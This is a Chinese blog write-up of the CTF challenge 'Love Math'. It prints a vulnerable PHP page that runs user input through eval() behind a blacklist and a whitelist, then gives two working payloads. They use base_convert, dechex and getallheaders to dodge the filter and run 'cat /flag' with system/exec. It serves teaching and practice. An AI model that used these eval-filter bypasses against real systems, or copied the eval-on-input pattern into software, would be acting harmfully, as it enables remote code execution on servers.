BUUCTF [CISCN 2019 初赛] Love Math

原创

Senimo_ 于 2020-12-28 19:04:37 发布 140 收藏 1

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF CISCN 2019 初赛 Love Math CTF writeup

本文链接：https://blog.csdn.net/weixin_44037296/article/details/111868053

BUUCTF [CISCN 2019 初赛] Love Math

考点：

1. `hex2bin()` 函数把**十六进制值**的字符串转换为**ASCII字符**。
2. `getallheaders()` 函数，获取全部 HTTP 请求头信息

启动环境，给出了源码：

```php
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', '
ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'h
exdec', 'hypot', 'is_finite', 'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log1p', 'log', 'max', 'min', 'mt_g
etrandmax', 'mt_rand', 'mt_srand', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'sr
and', 'tan', 'tanh'];
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.';');
}
```

源码分析：

- 需要传入变量`c`的值
- 限制了传入的长度小于`80`
- 其中黑名单`blacklist`包含：`（空格）、\t、\r、\n、'、"、[、]等`
- `同时给出了函数白名单，以及白名单字符串：[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*`
- `最终执行eval()函数`

构造所需的payload：

```
?c=$_GET[a]($GET[b])&a=system&b=cat flag
```

方法一

利用进制间的转换，使用`hex2bin()`函数，`hex2bin()`函数把十六进制值的字符串转换为 **ASCII**字符。

- 首先将`hex2bin`转换为**十进制**：`base_convert('hex2bin',36,10);`，得到`37907361743`
- 将`_GET`转换为**十六进制**：`5f474554`；
- 再由`hex2bin()`函数将**十六进制转换为ASCII**字符：`base_convert(37907361743,10,36)(dechex(1598506324));`

其中三**十六进制**中，有数字字母可满足白名单。

利用php中动态函数特性，也就是把函数名通过字符串传递给一个变量，然后通过此变量动态调用函数。
此时变量`$pi='_GET'`继续构造**GET**传参：

```
($$pi){pi}(($$pi){abs})

// 等价于
$_GET[pi]($_GET[abs])
```

因为`[]`在黑名单中，所以使用`{}`代替。
构造所需传入的值：


```
pi=system
abs=cat /flag

// 被拼接为
system(cat /flag)
```

所以，最终完整的payload为：

```
?c=$pi=base_convert(37907361743,10,36)(dechex(1598506324));$$pi{pi}($$pi{abs})&pi=system&abs=cat /flag
```

传入payload，得到flag：

_GETflag{662917ee-5074-4292-99b7-68890d926704}



方法二

`getallheaders()`函数，获取全部 HTTP 请求头信息，利用**header**传参
`getallheader()`函数返回的是格式为**数组**，但因`[]`在黑名单中无法使用，所以采用`getallheader(){1}`返回自定义头`1`里面的内容


同样是使用`base_convert()`函数，与方法一同理

- 首先将`exec`转换为`10`进制：`base_convert('exec',36,10);`，得到`696468`
- 再将`getallheaders`转化：`base_convert('getallheaders',30,10)`，得到`8768397090111664438`
- 将变量`$pi`动态调用`base_convert()`函数

构造payload：


```
?c=$pi=base_convert,$pi(696468,10,36)(($pi(8768397090111664438,10,30))(){1})

// 等价于
exec(getallheaders(){1})
```

使用**BurpSuite**抓取数据包：



添加请求头信息：

```
1: cat /flag
```



最终查找到flag在`/`目录下，获得flag。